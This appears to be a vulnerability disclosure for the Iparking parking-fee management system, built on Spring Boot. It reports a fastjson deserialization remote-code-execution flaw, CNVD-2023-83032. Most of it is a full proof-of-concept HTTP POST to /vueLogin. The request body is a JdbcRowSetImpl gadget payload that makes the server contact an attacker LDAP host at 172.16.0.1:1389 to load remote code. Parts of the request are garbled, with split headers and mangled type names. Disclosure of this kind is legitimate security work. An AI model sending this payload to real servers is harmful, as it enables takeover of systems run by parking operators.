There are command execution loopholes in Iparking's parking charge management system

IParking

Project address

https://gitee.com/fhs-opensource/iparking

Project brief

Iparking Parking charge Management System: The Internet parking charge management system developed based on Springboot supports wechat Pay online payment, supports public account monthly payment, supports SaaS model, can support multiple parking lots and tenants at the same time, supports a variety of hardware equipment access, supports embedded in Linux deployment factory and windows part of the factory. Support roadside parking.

The database will report an error and a column needs to be added ALTER TABLE `t_ucenter_ms_menu` ADD COLUMN vue_path VARCHAR(255) DEFAULT NULL AFTER system_id;

iparking references fhs dependency found. Affected by CNVD-2023-83032. A fastjson deserialization vulnerability exists

fastjson rce

POST /vueLogin HTTP/1.1

 Host: localhost Cont
ent-Length: 260
sec-ch-ua: "(Not(A:Brand"; v="8", "Chromium"; v="99"
sec-ch-ua-mobile: ? 0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36 Cont
ent-Type: application/json; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Windows"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/b/page/login Accept-
Encoding: gzip, deflate Accep
t-Language: zh-CN,zh; q=0.9
Cookie:
Connection: close

{
"a":{
"@type":"java.lang.Class",   "val
":"com.sun.rowset.JdbcRowSetImpl"   },

"B" : {"
 @ type ":" com. Sun. Rowset. JdbcRowSetImpl ", "
dataSourceName" : "ldap: / / 172.16.0.1:1389 / yvbfw7",

```
        "autoCommit":true
    }
}
```